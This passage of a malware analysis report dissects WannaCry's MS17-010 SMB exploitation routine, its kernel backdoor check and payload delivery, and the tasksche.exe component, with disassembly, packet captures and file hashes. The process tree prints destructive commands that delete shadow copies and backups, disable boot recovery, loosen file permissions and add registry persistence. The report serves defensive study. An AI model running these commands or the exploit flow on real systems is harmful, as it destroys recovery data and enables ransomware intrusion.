
Figure 26 – ATTEMPT_MS17_010 Function Call

The function attempts to establish an IPC$ connection, as shown in figure 27. The SMB packets are hard-coded buffers in the ransomware's .data section. Figure 28 illustrates an example.



```
192.168.43.129        192.168.43.128      SMB      150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
192.168.43.128        192.168.43.129      SMB      114 Tree Connect AndX Response
```

Figure 27 – IPC$ Connection




```
004019DD lea      ecx, [esp+41Ch+name]
004019E1 push     10h               ; namelen
004019E3 push     ecx               ; name
004019E4 push     esi               ; s
004019E5 call     connect
004019EA cmp      eax, 0FFFFFFFFh
004019ED jz       EXPLOIT_FAILED

004019F3 push     0                 ; flags
004019F5 push     58h               ; len
004019F7 push     offset SMBr       ; buf
004019FC push     esi               ; s
004019FD call     send
00401A02 cmp      eax, 0FFFFFFFFh
00401A05 jz       EXPLOIT_FAILED

00401A0B push     0                 ; flags
00401A0D lea      edx, [esp+420h+buf]
00401A11 push     400h              ; len
00401A16 push     edx               ; buf
00401A17 push     esi               ; s
00401A18 call     recv
00401A1D cmp      eax, 0FFFFFFFFh
00401A20 jz       EXPLOIT_FAILED
```

```
0042E3D0  00 00 00 54 FF 53 4D 42  72 00 00 00 00 18 01 28  ...T·SMBr......(
0042E3E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 2F 4B  ............../K
0042E3F0  00 00 C5 5E 00 31 00 02  4C 41 4E 4D 41 4E 31 2E  ..+^.1..LANMAN1.
0042E400  30 00 02 4C 4D 31 2E 32  58 30 30 32 00 02 4E 54  0..LM1.2X002..NT
0042E410  20 4C 41 4E 4D 41 4E 20  31 2E 30 00 02 4E 54 20  ·LANMAN·1.0..NT
0042E420  4C 4D 20 30 2E 31 32 00  00 00 00 00 00 00 00 63  LM·0.12........c
```


Figure 28 – ATTEMPT_MS17_010 Sending SMB Packets

After sending a series of SMB packets, the malware assesses the target's susceptibility to MS17-010 by checking the SMB Trans response packets for an NT Response value of 0xC0000205, STATUS_INSUFF_SERVER_RESOURCES. See figures 29 and 30.



```
00401B08 push     0                 ; flags
00401B0A lea      ecx, [esp+420h+buf]
00401B0E push     400h              ; len
00401B13 push     ecx               ; buf
00401B14 push     esi               ; s
00401B15 call     recv
00401B1A cmp      eax, 0FFFFFFFFh
00401B1D jz       short RET_0_PATCHED

00401B1F cmp      [esp+41Ch+var_3F7], 5
00401B24 jnz      short RET_0_PATCHED

00401B26 cmp      [esp+41Ch+var_3F6], 2
00401B2B jnz      short RET_0_PATCHED

00401B2D mov      al, [esp+41Ch+var_3F5]
00401B31 test     al, al
00401B33 jnz      short RET_0_PATCHED

00401B35 cmp      [esp+41Ch+var_3F4], 0C0h
00401B3A jnz      short RET_0_PATCHED
```


Figure 29 – Checking for STATUS_INSUFF_SERVER_RESOURCES



```
559 377.321461    192.168.43.128          192.168.43.129        SMB        93 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
NetBIOS Session Service
SMB (Server Message Block Protocol)
v SMB Header
     Server Component: SMB
     [Response to: 558]
     [Time from request: 0.000190000 seconds]
     SMB Command: Trans (0x25)
     NT Status: STATUS_INSUFF_SERVER_RESOURCES (0xc0000205)
   > Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
   > Flags2: 0x6801, Error Code Type, Execute-only Reads, Extended Security Negotiation, Long Names Allowed
```

Figure 30 – SMB Response Suggesting MS17-010 Vulnerable

If the STATUS_INSUFF_SERVER_RESOURCES response is detected, then the malware enters the loop where it tries to install a kernel-level backdoor up to five times. If the installation is successful, then it breaks out of the loop to prep payload delivery. The malware bypasses this loop if the STATUS_INSUFF_SERVER_RESOURCES is not returned. However, it still checks to see the kernel-level backdoor is already staged on the target so the malware can hijack it for payload delivery. If not, then the exploitation thread terminates. See figure 31.



```
00407594 xor     edi, edi          ; for(i=0; i<5; i++)
```

```
00407596
00407596 BREAK_IF_DP_DETECTED:   ; dwMilliseconds
00407596 push    3000
0040759B call    esi ; Sleep     ; 3 second sleep
0040759D push    445             ; hostshort
004075A2 lea     eax, [esp+110h+Dest]
004075A6 push    1               ; int
004075A8 push    eax             ; cp
004075A9 call    IS_KERNELBACKDOOR_PRESENT
004075AE add     esp, 0Ch
004075B1 test    eax, eax
004075B3 jnz     short loc_4075D4
```


```
004075B5 push    3000            ; dwMilliseconds
004075BA call    esi ; Sleep     ; 3 second sleep
004075BC lea     ecx, [esp+10Ch+Dest]
004075C0 push    445             ; hostshort
004075C5 push    ecx             ; cp
004075C6 call    INSTALL_KERNELBACKDOOR
004075CB add     esp, 8
004075CE inc     edi
004075CF cmp     edi, 5          ; Loops 5 times
004075D2 jl      short BREAK_IF_DP_DETECTED
```

```
004075D4
004075D4 loc_4075D4:             ; dwMilliseconds
004075D4 push    3000
004075D9 call    esi ; Sleep     ; 3 second sleep
004075DB push    1BDh            ; hostshort
004075E0 lea     edx, [esp+110h+Dest]
004075E4 push    1               ; int
004075E6 push    edx             ; cp
004075E7 call    IS_KERNELBACKDOOR_PRESENT
004075EC add     esp, 0Ch
004075EF test    eax, eax
004075F1 pop     edi
004075F2 pop     esi
004075F3 jz      short END_EXPLOIT_THREAD
```

```
004075F5 push    445             ; hostshort
004075FA lea     eax, [esp+108h+Dest]
004075FE push    1               ; int
00407600 push    eax             ; cp
00407601 call    SEND_RANSOMWARE_PAYLOAD
00407606 add     esp, 0Ch
```


Figure 31 – Attempt to Send Payload via Kernel Backdoor

The function IS_KERNELBACKDOOR_PRESENT sends a series of special SMB packets, which we call the kernel backdoor knocks, to see if a backdoor is present. If the target responds with STATUS_INVALID_PARAMETER in the SMB Trans response packet, then the malware presumes there is a kernel backdoor. See figures 32 and 33.



```
00401CD6 push    0                ; flags
00401CD8 lea     eax, [esp+424h+buf]
00401CDC push    400h             ; len
00401CE1 push    eax              ; buf
00401CE2 push    esi              ; s
00401CE3 call    recv
00401CE8 cmp     eax, 0FFFFFFFFh
00401CEB jz      short RET_0_NO_DP

00401CED cmp     [esp+420h+var_3DE], 51h
00401CF2 jnz     short RET_0_NO_DP

00401CF4 mov     eax, [esp+420h+arg_4]
00401CFB test    eax, eax
00401CFD jnz     short RET_1_DP_DETECTED
```


Figure 32 – IS_KERNELBACKDOOR_INSTALLED



```
 858 385.283690    192.168.43.128          192.168.43.129        SMB        146 Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
Internet Protocol Version 4, Src: 192.168.43.128, Dst: 192.168.43.129
Transmission Control Protocol, Src Port: 445, Dst Port: 49949, Seq: 675, Ack: 69271, Len: 92
NetBIOS Session Service
SMB (Server Message Block Protocol)
  SMB Header
      Server Component: SMB
      SMB Command: Trans2 (0x32)
      NT Status: STATUS_INVALID_PARAMETER (0xc000000d)
```


Figure 33 – SMB Response Suggesting Presence of the Kernel Backdoor

The code carefully calls IS_KERNELBACKDOOR_PRESENT to ensure the backdoor was installed successfully. It is presumed since it is a kernel level backdoor, that it can cause instability in the target if a backdoor installation attempt is executed on an already compromised system. The malware does not send the payload unless the backdoor is detected via the SMB knock. The SEND_RANSOMWARE_PAYLOAD function packages the launcher as a dll in base64 encoded format. This launcher.dll is then transferred over SMB for the kernel backdoor to inject and execute into kernel space on the new victim. Figure 34 shows a snippet of the payload being built in SEND_RANSOMWARE_PAYLOAD. Figure 35 shows a snippet of the base64 encoded payload in transit.



```
mov     ecx, 308
mov     esi, offset aH5dh0rqsynfebx ; "h5DH0RqsyNfEbXNTxRz1a1zNfWz0bB4fqzrdNNf"...
mov     edi, offset unk_44C344
mov     dword_44C330, 0B0000000h
mov     dword_44C334, 3F43A905h
mov     word_44C338, ax
mov     dword_44C33C, edx
mov     dword_44C340, 4D1h
rep movsd
```

Figure 34 – SEND_RANSOMWARE_PAYLOAD Prepping Payload



```
890 385.369388    192.168.43.129          192.168.43.128        SMB       2747 Trans2 Secondary Request[Malformed Packet][TCP segment of a reassembled PDU]

      Setup Count: 72
      Reserved: 71
      Byte Count (BCC): 28217
> [Malformed Packet: SMB]

0000  00 0c 29 0a c9 e4 00 0c  29 2d 24 72 08 00 45 00   ..)..... )-$r..E.
0010  00 00 35 ac 40 00 80 06  00 00 c0 a8 2b 81 c0 a8   ..5.@... ....+...
0020  2b 80 c3 1d 01 bd 24 8d  8b 8a 53 33 31 9f 50 18   +.....$. ..S31.P.
0030  08 02 d8 58 00 00 61 44  61 72 68 7a 44 69 59 64   ...X..aD arhzDiYd
0040  30 39 75 32 7a 39 41 37  6d 64 4d 55 72 67 6a 37   09u2z9A7 mdMUrgj7
0050  33 73 66 59 35 37 2f 4a  73 39 4d 62 67 4c 4f 6f   3sfY57/J s9MbgLOo
0060  79 51 44 48 6f 53 54 47  59 67 4c 35 6f 4e 4b 44   yQDHoSTG YgL5oNKD
```

Figure 35 – Sample Packet of Payload in Transit

TASKSCHE.EXE


TASKSCHE OVERVIEW

Tasksche.exe is extracted from the main dropper's resource section. Tasksche.exe is responsible for checking for:

- Checking for an existing WannaCry infection
- Selecting bitcoin payment addresses
- Modifying security descriptors
- Extracting the helper files from its resource section (XIA.zip)
- Decrypting and executing the code used for actual file encryption
- Spawning the @WannaDecryptor@ process

Figure 36 presents the static file information for the sample we analyzed.


File Name	tasksche.exe
MD5	84c82835a5d21bbcf75a61706d8ab549
SHA-1	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
SHA-256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
SHA-512	90723a50c20ba3643d625595fd6be8dcf88d70ff7f4b4719a88f055d5b3149a4231018ea30d3751715 07a147e59f73478c0c27948590794554d031e7d54b7244
CRC32	4022FCAA
Imphash	68f013d7437aa653a8a98a05807afeb1
Compile Time	2010-11-20 01:05:05
Ssdeep	98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4g B
File Type	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File Size	3.4mb
PEiD Signatures	Armadillo v1.71
Version Information	
LegalCopyright	\xa9 Microsoft Corporation. All rights reserved.
InternalName	diskpart.exe
FileVersion	6.1.7601.17514 (win7sp1_rtm.101119-1850)
CompanyName	Microsoft Corporation
ProductName	Microsoft© Windows© Operating System
ProductVersion	6.1.7601.17514
FileDescription	DiskPart
OriginalFilename	diskpart.exe
Translation	0x0409 0x04b0



Property	Value
Description	
File description	DiskPart
Type	Application
File version	6.1.7601.17514
Product name	Microsoft® Windows® Operating System
Product version	6.1.7601.17514
Copyright	© Microsoft Corporation. All rights reserv...
Size	3.35 MB
Date modified	5/15/2017 12:31 AM
Language	English (United States)
Original filename	diskpart.exe

Figure 36 – tasksche.exe Static File Information

Figure 37 shows the high-level operation of tasksche at runtime.



```
Process Tree
  • tasksche.exe (2148)  "C:\Users\        \AppData\Local\Temp\tasksche.exe"
      ○ attrib.exe (2200)  attrib +h .
      ○ icacls.exe (2236)  icacls . /grant Everyone:F /T /C /Q
      ○ taskdl.exe (2408)  taskdl.exe
      ○ cmd.exe (2500)  cmd /c 153481494897638.bat
          ▪ cscript.exe (2744)  cscript.exe //nologo m.vbs
      ○ @WanaDecryptor@.exe (3328)  @WanaDecryptor@.exe co
          ▪ taskhsvc.exe (3508)  TaskData\Tor\taskhsvc.exe
      ○ cmd.exe (3364)  cmd.exe /c start /b @WanaDecryptor@.exe vs
          ▪ @WanaDecryptor@.exe (3428)  @WanaDecryptor@.exe vs
              ▪ cmd.exe (3932)  cmd.exe /c vssadmin delete shadows /all /quiet & wmic
                shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures
                & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
                  ▪ vssadmin.exe (4012)  vssadmin delete shadows /all /quiet
                  ▪ WMIC.exe (1740)  wmic shadowcopy delete
                  ▪ bcdedit.exe (2244)  bcdedit /set {default} bootstatuspolicy
                    ignoreallfailures
                  ▪ bcdedit.exe (2440)  bcdedit /set {default} recoveryenabled no
                  ▪ wbadmin.exe (2588)  wbadmin delete catalog -quiet
      ○ taskse.exe (3588)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
      ○ @WanaDecryptor@.exe (3624)  @WanaDecryptor@.exe
      ○ cmd.exe (3664)  cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
        "cxnvgbanyyxl033" /t REG_SZ /d "\"C:\Users\        \AppData\Local\Temp\tasksche.exe\""
        /f
          ▪ reg.exe (3736)  reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
            "cxnvgbanyyxl033" /t REG_SZ /d "\"C:\Users\        \AppData\Local
            \Temp\tasksche.exe\"" /f
      ○ taskdl.exe (3828)  taskdl.exe
      ○ taskse.exe (3284)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
      ○ @WanaDecryptor@.exe (3264)  @WanaDecryptor@.exe
      ○ taskdl.exe (3436)  taskdl.exe
      ○ taskse.exe (3744)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
      ○ @WanaDecryptor@.exe (3796)  @WanaDecryptor@.exe
      ○ taskdl.exe (3940)  taskdl.exe
      ○ taskse.exe (1692)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
      ○ @WanaDecryptor@.exe (2228)  @WanaDecryptor@.exe
      ○ taskse.exe (2592)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
